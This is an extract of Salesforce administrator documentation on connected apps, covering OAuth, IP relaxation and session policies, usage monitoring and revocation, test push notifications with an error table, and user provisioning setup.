Relax IP restrictions with second factor	<p>A user running this app bypasses the organization's IP restrictions when either of these conditions is true:</p> <ul style="list-style-type: none"> The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed. The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes identity confirmation. 	<p>A user running this app bypasses the organization's IP restrictions when either of the OAuth conditions in the previous column is true. However, the user can't access the following for security reasons:</p> <ul style="list-style-type: none"> Change password Add a time-based token Any pages in a login flow
Relax IP restrictions	A user running this connected app is not subject to any IP restrictions.	<p>A user running this connected app is not subject to any IP restrictions. However, the user can't access the following for security reasons:</p> <ul style="list-style-type: none"> Change password Add a time-based token Any pages in a login flow

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

The Connected App Detail page provides information about the connected app, including its version and scopes. You can edit and check usage of the connected app and associate profiles and permissions.

- Click **Edit** to change the app configuration on the Connected App Edit page.
 - Click **Download Metadata** to get the service provider SAML login URLs and endpoints that are specific to your community or custom domain configuration. This button only appears if your org is enabled as an Identity Provider, and only with connected apps that use SAML. Instead of downloading metadata, you can access the metadata via a URL in Metadata Discovery Endpoint. Your service provider uses this URL to configure single sign-on to connect to Salesforce.
 - Click **View OAuth Usage** to see the usage report for OAuth connected apps in your org.
 - Click **Enable User Provisioning** to enable user provisioning for a connected app. When enabled, use the User Provisioning wizard to configure or update the settings. After you run the User Provisioning wizard, you can individually manage the linkage between user accounts and their account settings on the third-party system in the User Accounts section.
 - Click **Manage Profiles** to select the profiles for the app from the Application Profile Assignment page. Select the profiles to have access to the app (except in Group Edition).
- Important:** This option won't appear if the OAuth policy for **Permitted Users** is set to *All users may self-authorize* because this option isn't needed when users can authorize themselves.
- Click **Manage Permission Sets** to select the permission sets for the profiles for this app from the Application Permission Set Assignment page. Select the permission sets to have access to the app.
- Important:** This option won't appear if the OAuth policy for **Permitted Users** is set to *All users may self-authorize* because this option isn't needed when users can authorize themselves.
- Click **New** in Service Provider SAML Attributes to create attribute key/value pairs. You can also edit or delete existing attributes.

If you select **Admin-approved users** for Permitted Users on the Connected App Edit page, only the users with at least one of the selected profiles or permission sets can run the app. If you select **All Users**, profiles and permission sets are ignored.

To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

The Connected Apps page lists all connected apps created or installed in the org from other orgs or from AppExchange. You can select an app to get more information and monitor its usage. You can also edit policies, for example, to specify a start URL, add your own connected app handler, or enable user provisioning.

To view and update properties of a connected app, from Setup, enter *Connected Apps* in the *Quick Find* box, then select **Manage Connected Apps**. Click the name of the connected app to view information, usage, and policies.

Click **Edit Policies** to specify a start URL, add your own connected app handler, add custom attributes, or enable user provisioning.

 **Note:** Sessions refresh automatically between every 15 minutes and 24 hours while a user is in the app. The refresh is based on the session timeout value set for your org. The refresh is often undetected by the user.

Connected Apps Installed by Salesforce

Some Salesforce client apps are implemented as connected apps and Salesforce automatically installs in your org. For example, Salesforce1 and Salesforce for Outlook are installed automatically. That's why the list of connected apps in your list of installed apps is longer than you might expect.

These client-type Salesforce connected apps are distributed in two managed packages: one for Salesforce1-related apps and one for non-Salesforce1-related apps. The list of included apps changes with each release. However, to simplify administration, each package is asynchronously installed in your org the first time a user in the org accesses one of these apps.

If you want to install (or reinstall) the Salesforce1 package for connected apps, proactively, you can [install it from the AppExchange](#).

The packages appear in Setup under the Installed Packages List.

Installed Packages									
Action	Package Name	Publisher	Version Number	Namespace Prefix	Status	Allowed Licenses	Used Licenses	Expiration Date	Install Date
Uninstall	Salesforce Connected Apps	Salesforce.com	1.5	sf_com_apps	Free	N/A	N/A	N/A	10/24/2013 4:54 PM
	Description This package contains Connected Applications for all the officially supported Salesforce client applications such as Touch, Salesforce for Outlook, Sa...								
Uninstall	Salesforce1 and Chatter Apps	Salesforce.com	1.6	sf_chtr_apps	Free	N/A	N/A	N/A	9/25/2013 11:40 PM
	Description This package contains Connected Applications for all the officially supported Salesforce1 and Chatter applications on your desktop and mobile devices!								

Click each package name to see the list of components. The following are some components for the Salesforce Connected Apps package.

Package Components			
Action	Name	Parent Object	Type
	Force.com IDE		Connected App
	Force.com Migration Tool		Connected App
	DataLoader Bulk		Connected App
	DataLoader Partner		Connected App
	Salesforce Touch		Connected App
	Salesforce Mobile Dashboards		Connected App
	Workbench		Connected App
	Salesforce for Outlook		Connected App

 **Note:** The Force.com IDE and Force.com Migration tool are “wrapper” connected apps that use the SOAP API to connect to Salesforce instead of OAuth, which other types of connected apps do. They still use the connected apps framework to allow or deny users access to the apps in an org.

The following are some components for the Salesforce1 and Chatter apps package.

Package Components			
Action	Name	Parent Object	Type
	SalesforceA		Connected App
	Salesforce Chatterbox		Connected App
	Chatter for BlackBerry		Connected App
	Chatter for iOS		Connected App
	Chatter Desktop		Connected App
	Chatter for Android		Connected App

To manage installed connected apps, from Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**. The connected apps that Salesforce installs appear in the list as installed by a managed package. They appear along with your other installed connected apps.

Action	Master Label ↑	Application Version	Permitted Users
Edit	Chatter Desktop	7.0	All users may self-authorize
Edit	Chatter Mobile for BlackBerry	7.0	All users may self-authorize
Edit		1.0	All users may self-authorize
Edit		1.0	Admin approved users are pre-authorized
Edit	Salesforce Files	5.0	All users may self-authorize
Edit	Salesforce1 for iOS	7.0	All users may self-authorize
Edit	Salesforce1/Chatter for Android	7.0	All users may self-authorize
Edit	SalesforceA	1.0	All users may self-authorize
Edit		1.0	All users may self-authorize

Connected Apps Installed from the Connected Apps OAuth Usage Page

In addition to the apps installed from managed packages, this list contains apps installed from the Connected Apps OAuth Usage page.

Edit Connected App Behavior

USER PERMISSIONS

To read, create, update, or delete connected apps: "Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"

To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes: "Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"

To update Profiles, Permission Sets, and Service Provider SAML Attributes: "Customize Application" AND "Modify All Data"

To install and uninstall connected apps: "Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"

To install and uninstall packaged connected apps: "Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Modify connected app settings and permissions to control how they behave. For example, you can change refresh token and session-level policies for all connected apps running in your org. You can change OAuth policies for OAuth-enabled connected apps. And you can customize the behavior of a connected app with Apex.

1. Open the list of apps.
 - In Salesforce Classic, from Setup, enter `Apps` in the Quick Find box, select **Apps**, then click the name of the connected app.
 - In Lightning Experience, from Setup, enter `Apps` in the Quick Find box, select **App Manager**, click , and then select **Edit**.

Basic Information

Basic Information applies to all connected apps, except canvas apps.

- **Start URL**—For connected apps that use single sign-on. Set the URL to the page where the user starts the authentication process. This URL also appears in the app menu.
- **Mobile Start URL**—For mobile connected apps to direct users to a specific location when the app is accessed from a mobile device.

If your app is a canvas app, the connected app ignores the start URL fields. Instead, it uses the canvas app URL specified when the connected app was created.

OAuth Policies

OAuth policies apply if the connected app is OAuth-enabled.

- The Permitted Users policy determines who can run the app.
 - All Users may self-authorize—Default. Anyone in the org can authorize the app. Users must approve the app the first time they access it.
 - Admin-approved users are pre-authorized—Only users with the appropriate profile or permission set can access the app. These users don't have to approve the app before they can access it. Manage profiles for the app by editing each profile's Connected App Access list. Manage permission sets for the app by editing each permission set's Assigned Connected Apps list. This setting is not available in Group Edition.

 **Warning:** If you switch from **All Users may self-authorize** to **Admin-approved users are pre-authorized**, anyone using the app loses access, unless the user belongs to a permission set or profile that you have specified for the app.

 **Note:** If the user's profile or permission set has the Use Any API Client user permission, the **Admin-approved users are pre-authorized** policy is bypassed. This user permission is available only if the Admin Approved Apps Only org permission is enabled. The Use Any API Client user permission allows a non-admin-approved user to access and run the app, even if the connected app's settings require admin-approved users and the Admin Approved Apps Only org permission is enabled. This permission scheme allows specific users, such as short-term contractors, to access a connected app temporarily.

- The IP Relaxation policy determines whether a user's access to the app is restricted by IP ranges. A Salesforce admin can choose to enforce or bypass IP restrictions by choosing one of the following options.
 - Enforce IP restrictions—Default. A user running this app is subject to the org's IP restrictions, such as IP ranges, which are set in the user's profile.
 - Relax IP restrictions with second factor—A user running this app bypasses the org's IP restrictions when either of these conditions is true.
 - The app has a whitelist of IP ranges and is using the web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed.
 - The app has no IP-range whitelist, is using the web server or user-agent OAuth authentication flow, and the user successfully completes identity confirmation.

- Relax IP restrictions—A user running this app is not subject to any org IP restrictions.

Note: If **Enforce login IP ranges on every request** is enabled, it affects the IP relaxation behavior. For more information, see [Connected App IP Relaxation and Continuous IP Enforcement](#) on page 5966.

- The Refresh Token policy determines whether a refresh token is provided during authorization to get a new access token. If refresh tokens are provided, users can continue to access the OAuth-enabled connected app without having to reauthorize when the access token expires. Admins limit the lifetime of access tokens with the session timeout value. The connected app exchanges the refresh token with an access token to start a new session. A Salesforce admin can choose one of the following refresh token policies.
 - Refresh token is valid until revoked—Default. The refresh token is used indefinitely, unless revoked by the user or Salesforce admin. You revoke tokens on a user's detail page under OAuth Connected Apps or on the OAuth Connected Apps Usage Setup page.
 - Immediately expire refresh token—The refresh token is invalid immediately. The user can use the current session (access token) already issued, but can't obtain a new session when the access token expires.
 - Expire refresh token if not used for *n*—The refresh token is valid as long as it's been used within a specified amount of time. For example, if set to seven days, and the refresh token isn't exchanged for a new session within seven days, the next attempt to use the token fails. The expired token can't generate new sessions. If the refresh token is exchanged within seven days, the token is valid for another seven days. The monitoring period of inactivity also resets.
 - Expire refresh token after *n*—The refresh token is valid for a fixed amount of time. For example, if the policy states one day, the user can obtain new sessions only for 24 hours.

The Refresh Token policy is evaluated only during usage of the issued refresh token and doesn't affect a user's current session. Refresh tokens are required only when a user's session has expired or isn't available. For example, if you set a refresh token policy to expire the refresh token after 1 hour, and the user uses the app for 2 hours, the user isn't forced to authenticate after one hour. However, the user is required to authenticate again when the session expires and the client attempts to exchange its refresh token for a new session.

If your connected app is a canvas app that uses signed request authentication, be sure to:

- Set Permitted Users to **Admin-approved users are pre-authorized**.
- Set Expire Refresh Tokens to **The first time they use this application**.
- Give users access via profiles and permission sets.

Session Policies

Session policies apply to all connected apps.

- Session Timeout Value—Specifies when access tokens expire to end a user's connected app session. You can control how long a user's session lasts by setting the timeout value for the connected app, user profile, or org's session settings (in that order). If you don't set a value or **None** is selected (the default), Salesforce uses the timeout value in the user's profile. If the profile doesn't specify a timeout value, Salesforce uses the timeout value in the org's Session Settings.
- The current permissions for the connected app are also listed in the org's Session Settings.
- High Assurance session required—Requires users to enter a time-based token when trying to log in to access the app.

Mobile App Settings

Mobile App settings apply to mobile connected apps that enforce PIN protection.

- Require Pin after—Specifies how much time can pass while the app is idle before the app locks itself and requires the PIN before continuing. Allowable values are none (no locking), 1, 5, 10, and 30 minutes. This policy is only enforced if a corresponding pin length

is configured. Enforcement of the policy is the responsibility of the connected app. Apps written using the Salesforce Mobile SDK can enforce this policy, or the app can read the policy from the UserInfo service and enforce the policy.

 **Note:** This setting doesn't invalidate a user's session. When the session expires due to inactivity, this policy only requires that the user enter a PIN to continue using the current session.

- Pin Length—Sets the length of the identification number sent for authentication confirmation. The length can be from 4 to 8 digits, inclusive.

Custom attributes are available for all connected apps. Developers can set custom SAML metadata or custom OAuth attributes for a connected app. Salesforce admins can delete or edit the attributes or add custom attributes. Attributes deleted, edited, or added by admins override attributes set by developers. For more information, see [Edit, Reconfigure, or Delete a Connected App in Salesforce Classic](#) on page 5963.

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plug-in runs on behalf of a user account. In the Run As field, select the user for the plug-in. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the [Apex Code Developer's Guide](#).

User Provisioning Settings

Enable User Provisioning—Enable user provisioning for the connected app to create, update, and delete user accounts in the connected app based on users in your Salesforce org. Salesforce provides a wizard to guide you through configuring or updating user provisioning settings.

Monitor Usage for an OAuth Connected App

USER PERMISSIONS

To view the OAuth Connected Apps Usage page:	"View Setup and Configuration" AND "Manage Users"
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To update Profiles, Permission Sets, and Service Provider SAML Attributes: "Customize Application" AND "Modify All Data"

To install and uninstall connected apps: "Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"

To install and uninstall packaged connected apps: "Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

The OAuth Usage page lists all OAuth connected apps that users in the org are connecting to. These apps have an active access or refresh token. If all tokens for an app are revoked or expired, the app disappears from this list.

The list displays all current OAuth connections to the org, regardless of where the app came from. If an app has an Install button next to it, the connected app was created in another org. Install the app so that you can manage its security policies, for example, which users can access the app and for how long.

To view information about OAuth connected apps, from Setup, enter *OAuth* in the *Quick Find* box, then select **Connected Apps OAuth Usage**. The resulting list of apps can be long because it contains all Salesforce and custom OAuth apps available to your users, not just the ones installed in your org. For example, it lists apps from AppExchange, Salesforce partners and other developers.

Connected App

Name of the connected app. The list contains only the apps that anyone in the org is using.

Description

Description of the connected app.

Manage App Policies

Click **Manage App Policies** to open the detail page for the connected app. From the detail page, you can click **Edit Policies** to manage the app's access and security policies.

User Count

Number of users who are using the app. Click a User Count number to open the Connected App User's Usage page to see information about users, including:

- When they first used the app
- Most recent time they used the app
- Total number of times they used the app

From this page, you can end a user's access to the current session by clicking **Revoke**. Or, you can click **Revoke All** at the top of the page to log out everyone currently using the app.

Action

You can perform one of the following actions.

- **Install**—Make the OAuth connected app available for access and security policy management. When you click install, the Manage App Policies link appears next to the app. Click the link to open the app's detail page where you can set policies. Install appears next to apps that were created in another org but not made available by Salesforce or a managed package. Install these apps to manage their security policies in your org.
- **Uninstall**—Remove the local copy of the OAuth connected app. Click uninstall only when the original developer deletes the app in the other Salesforce org. Uninstall doesn't remove the connected app. It just removes the local copy that you installed to set the app's OAuth policies in your org. By uninstalling the app, you're only removing the OAuth policies that you set for the app in your org. You're actually loosening your security measures.

- **Block**—Make the OAuth connected app inaccessible to your org’s users. Blocking an app ends all current user sessions and blocks all new sessions.
- **Unblock**—Stop preventing new connections from being established. It allows users to log in and access the app at another time.

[Manage a Connected App](#)

[Modify Session Security Settings](#)

[Manage OAuth Access for Your Connected Apps](#)

Manage OAuth Access for Your Connected Apps

All users can manage OAuth access for connected apps from their personal settings. The OAuth apps that have permission to access Salesforce data are listed under advanced user details. Users can get information about each app and revoke the app’s access.

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps. All connected apps are integrated with Salesforce, so they can access a subset of your Salesforce data after you explicitly grant each app permission.

Go to your personal settings to see which connected apps have permission to access your Salesforce data.

1. From your personal settings, enter *Advanced User Details* in the *Quick Find* box, then select **Advanced User Details**. No results? Enter *Personal Information* in the *Quick Find* box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
 - View information about each connected app that you’ve granted access to, the number of times, and the last time the app attempted to access your information.

 **Note:**

- A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
 - Even if the connected app tried and failed to access your information because it couldn’t log in, the `Use Count` and `Last Used` fields are updated.
 - For OAuth apps prior to OAuth 2.0, you must grant access to your Salesforce data from each device that you use, for example, from a laptop and a desktop computer. The default is five access tokens for each connected app. Newer apps (using the OAuth 2.0 protocol) are automatically approved for additional devices after you’ve granted access once.
- Click **Revoke** to revoke the app’s access. After you revoke the app, it can no longer access your Salesforce data.
-  **Important:** Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All Editions**
Salesforce Mobile Classic isn’t available in **Database.com**

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- “Manage Connected Apps”

If you're using Salesforce Mobile Classic and want to use a new mobile device, download the app on the new device and log in. You don't need to revoke the access token on the old device. Salesforce creates a new one.

Testing Push Notifications

To run a quick test of your push notification setup, use the Send Test Notification page. The Send Test Notification page lets you troubleshoot round-trip push notifications in a synchronous mechanism without having to configure Apex or REST calls. It can also provide insights into what's going on behind the scenes in the asynchronous environment of real-world push notifications.

Push Notification Limits

The maximum push notifications allowed for each mobile app associated with your Salesforce org depends on the type of app.

Mobile application type	Maximum notifications per app per day
Provided by Salesforce (for example, Salesforce1)	50,000
Developed by your company for internal employee use	35,000
Installed from the AppExchange	5,000

Only *deliverable* notifications count toward this limit. For example, consider the scenario where a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile application yet. Only the notifications sent to the 900 employees who have installed the mobile application count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an application's daily push notification limit.

About the Send Test Notification Page

The Send Test Notification page uses information from your Apple Push Notification Service (APNS) or Google Cloud Messaging for Android (GCM) setup to configure a synchronous push mechanism. You select a device to receive the push notification by entering a connection token string. If you don't know the token string, you can use the Search tool to select from the list of devices that are registered for your connected app. The Search tool automatically displays the five most recently registered devices. You can also enter a user's name to search for devices that are registered to that user.

For Android GCM push notifications, you can select the Dry Run option to test your GCM setup. This option sends the notification to the GCM server but does not forward it to a device.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

USER PERMISSIONS

To send a push notification from the Test Push Notifications page:

- "Author Apex"
- AND
- "Manage Connected Apps"

Each push attempt returns a status message that indicates success or failure. See [Error Messages for Push Notifications](#) for explanations of messages. For additional information, see:

- developer.apple.com for information on Apple APNS push notifications.
- developer.android.com for information on GCM for Android push notifications.

To reach the test page:

1. In Setup, enter *Apps* in the *Quick Find* box, then select **Apps**.
2. Click the name of your connected app.
3. Click **Send test notification** next to Supported Push Platform. This link appears only if you've configured your connected app to support mobile push notifications.

 **Note:** Before attempting to send test push notifications, verify that the mobile settings in your connected app are properly configured. See [Create a Connected App](#).

Push notifications aren't available in the console in Professional Edition.

[Send Test Push Notifications to APNS](#)

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

[Send Test Push Notifications to GCM for Android](#)

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

[Error Messages for Push Notifications](#)

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Send Test Push Notifications to APNS

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
 - a. To find other devices, enter a user name in the Search text box.
 - b. Click **Go** to generate a list of all devices currently registered under that user name.
2. Optionally, for Alert, enter an alert message or dictionary per Apple's specifications.
3. For Badge, enter a badge number or *0* for no badge.
4. For Sound, enter the name of a sound file in the application bundle, or enter *default* to use the system default alert sound.
5. Optionally, to use a custom payload, enter your payload's JSON value in the Custom Payload field.
6. Click **Send** to send the test push notification, or click **Clear** to reset the form.

SEE ALSO:

[Testing Push Notifications](#)

Send Test Push Notifications to GCM for Android

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
 - a. To find other devices, enter a user name in the Search text box.
 - b. Click **Go** to generate a list of all devices currently registered under that user name.
2. For Payload, enter a JSON value that contains your message.
3. To send the push notification to the GCM server only, select **Dry Run**.
4. Click **Send** to send the test push notification, or click **Clear** to reset the form.

[Testing Push Notifications](#)

Error Messages for Push Notifications

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Message	Suggested Resolution
Daily push rate limit has been exceeded for this connected application	Because the daily limit is nonnegotiable, no resolution is available.
Certificate is not accepted by Apple Push Notification service	Replace the certificate with a valid type.
Certificate is revoked	Supply valid certificate.
Certificate expired	Renew certificate.
Certificate not valid yet	Retry later.
Invalid certificate or password	Replace the certificate with a valid type.
Invalid recipient or payload	Check your input for errors.
Payload exceeds maximum size	Reduce size of payload.
Unable to load push notifications settings	Confirm that settings are present on connected app.
Recipient field contains invalid device token	Provide valid device token.
Invalid device token length	Token was entered incorrectly or is corrupt. Re-enter token.
Error while sending notification. Confirm certificate is for the correct Apple environment.	Confirm that correct certificate is being used (for example, sandbox versus production).
Apple Push Notification service is unavailable.	Retry later.
Unable to connect to Apple Push Notification service	Retry later.
Unable to connect to Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.
Request blocked by Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.

Message	Suggested Resolution
Apple Push Notification service returned unknown error	Contact Apple or retry later.
Badge must be a number	Re-enter the badge value as an integer.
Payload must be in a valid JSON format	Format payload correctly.
You must enter a value for at least one of the following fields: Alert, Badge, Sound, or Custom Payload	Enter a valid value for one of the fields.
Recipient is required	Provide device token.
Google Cloud Messaging authentication error	Consult the GCM documentation at developer.android.com . Possible causes: <ul style="list-style-type: none"> • Authorization header is missing or contains invalid syntax. • Invalid project number was sent as key. • Key is valid, but GCM service is disabled. • Request originated from a server that is not white-listed in the server key IP addresses.
Internal error in the Google Cloud Messaging server, or the server is temporarily unavailable	Retry later.
Registration ID in the Recipient field is formatted incorrectly	Verify that mobile app is providing valid registration ID, or manually enter valid registration ID.
Payload exceeds maximum size	Reduce size of payload.
Recipient field contains registration ID that is not valid for the connected application's API server key	Provide correct server key for the app.
Recipient is required	Select recipient or provide registration ID.
Recipient field contains invalid registration ID	Update recipient's device registration ID.
GCM server returned an unexpected error. Please contact the SFDC support team.	Contact salesforce.com.
An unexpected error occurred. Please contact the SFDC support team.	Contact salesforce.com.

User Provisioning for Connected Apps

USER PERMISSIONS

To read, create, update, or delete connected apps:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	“Customize Application” AND “Modify All Data”
To install and uninstall connected apps:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To install and uninstall packaged connected apps:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps” AND “Download AppExchange Packages”

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

Connected apps link your users with third-party services and applications. User provisioning for connected apps lets you create, update, and manage user accounts for those services and applications. This feature simplifies account creation for services such as Google Apps, and links your Salesforce users' accounts to their third-party accounts. After these accounts are linked, you can configure the App Launcher, so your users click the connected app icon in the App Launcher and get instant access to the target service.

User provisioning applies only to users assigned to a profile or permission set granting them access to the configured connected app. For example, you can configure user provisioning for a Google Apps connected app in your organization. Then assign the profile “Employees” to that connected app. When a new user is created in your organization and assigned the “Employees” profile, the user is automatically provisioned in Google Apps. Also, when the user is deactivated, or the profile assignment changes, the user is automatically de-provisioned from Google Apps.

Salesforce provides a wizard to guide you through the user provisioning settings for each connected app.

And, you can run reports to see who has access to specific third-party applications with a centralized view of all user accounts across all connected apps.

User Provisioning Requests

After you configure user provisioning, Salesforce manages requests for updates on the third-party system. Salesforce sends user provisioning requests to the third-party system based on specific events in your organization, either through the UI or through API calls. The following table shows the events that trigger user provisioning requests.

Event	Operation	Object
Create user	Create	User
Update user (for selected attributes)	Update	User
Disable user	Deactivate	User
Enable user	Activate	User
Freeze user	Freeze	UserLogin
Unfreeze user	Unfreeze	UserLogin
Reactivate user	Reactivate	User
Change user profile	Create/Deactivate	User
Assign/Unassign a permission set to a user	Create/Deactivate	PermissionSetAssignment
Assign/Unassign a profile to the connected app	Create/Deactivate	SetupEntityAccess
Assign/Unassign a permission set to the connected app	Create/Deactivate	SetupEntityAccess

The operation value is stored in the `UserProvisioningRequest` object. Salesforce can either process the request, immediately, or wait for a complete approval process (if you add an approval process during the User Provisioning Wizard steps). To process the request, Salesforce uses a flow of the type `User Provisioning`, which includes a reference to the Apex `UserProvisioningPlugin` class. The flow calls the third-party service's API to manage user account provisioning on that system.

If you want to send user provisioning requests based on events in Active Directory, use Salesforce Identity Connect to capture those events and synchronize them into your Salesforce organization. Then, Salesforce sends the user provisioning requests to the third-party system to provision or de-provision users.

Limitations

Entitlements

The roles and permissions for the service provider can't be managed or stored in the Salesforce organization. So, specific entitlements to resources at the service provider are not included when a user requests access to a third-party app that has user provisioning enabled. While a user account can be created for a service provider, any additional roles or permissions for that user account should be managed via the service provider.

Scheduled account reconciliation

Run the User Provisioning Wizard each time you want to collect and analyze users in the third-party system. You can't configure an interval for an automatic collection and analysis.

Access re-certification

After an account is created for the user, validation of the user's access to resources at the service provider must be performed at the service provider.

[Configure User Provisioning for Connected Apps](#)

Connected Apps can be installed in: **All** Editions

Configure a connected app to save time provisioning users for applications.

Salesforce provides a step-by-step wizard to guide you through the user provisioning settings for each connected app.

Before you use the wizard, you need the following.

A connected app for the third-party service

Any connected app can support user provisioning, including a “bookmark” connected app.

Named credentials

Named credentials identify the third-party system and its authentication settings. Calls to the third-party system, such as creating, editing, or deleting accounts, use the third-party authentication settings in the named credential. For the named credential, you specify a Named Principal. The Named Principal can be an account on the third-party system or an OAuth authorization for an existing Auth. Provider in your organization. The User Provisioning Wizard asks for this named credential.

A flow created with the Flow Designer

Flows manage provisioning requests to the third-party system. Salesforce provides several packages containing pre-configured flows to simplify your user provisioning setup process (coming soon!). You associate one of these flows with the connected app using the User Provisioning Wizard.

You can create your own flow, too. For more information, see [Create Your Own User Provisioning Flow](#).

If user provisioning is enabled, use the following steps to start the User Provisioning Wizard for an existing connected app.

1. From Setup, enter *Connected Apps* in the *Quick Find* box, then select the option for managing connected apps.
2. Click the name of the connected app.
3. On the Connected App Detail page, click **Edit**.
4. In the User Provisioning Settings section, select **Enable User Provisioning**.
5. Click **Save**.

After you click **Save**, Salesforce returns you to the Connected App Detail page. To get to the Connected App Detail page from Setup, enter *Connected Apps* in the *Quick Find* box, then select the option for managing connected apps. Click the name of the connected app.

6. In the User Provisioning Settings section, click **Launch User Provisioning Wizard** to start the wizard.

After the User Provisioning Wizard finishes, you can return to the Connected App Detail page to edit individual user account information for quick updates. From Setup, enter *Connected Apps* in the **Quick Find** box, then select the option for managing connected apps and click the name of the connected app. Each user is listed on the Connected App Detail page in the User Accounts section. Or rerun the wizard to collect and analyze the accounts on the third-party system, change the configuration, and process all the accounts. If you added an approval process while running the User Provisioning Wizard, the **Approval Process** field is selected in the detail page.

Create Your Own User Provisioning Flow

If the packaged flows don't support the third-party system you want, or to customize a solution, create your own flow. Use the `UserProvisioningPlugin` Apex class and the `UserProvisioningRequest` and `UserProvAccount` standard objects. When you create your own flow, save it with the flow type *User Provisioning*. To create your own flow, make sure you're familiar with creating flows with the Flow Designer and developing Apex triggers. Your flow needs the following.

- Apex trigger using the `UserProvisioningPlugin` class
- The following input and output variables in the flow
 - Input: `User`, `UserProvisioningRequest`, `UserProvAccount`
 - Output: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`
- At least one Apex plug-in in the flow with the following input and output parameters
 - Input: `userProvisioningRequestId`, `userId`, `namedCredDevName`, `reconFilter`, `reconOffset`
 - Output: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`, `reconState`, `nextReconOffset`
- A `Lookup User` record lookup element to modify during user account linking between Salesforce users and users on the third-party system

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

After you configure user provisioning for a connected app, you can manage the settings and approvals for individual user account provisioning, de-provisioning, or updates.

Use the following to manage individual requests and user accounts.

User Provisioning Requests Tab

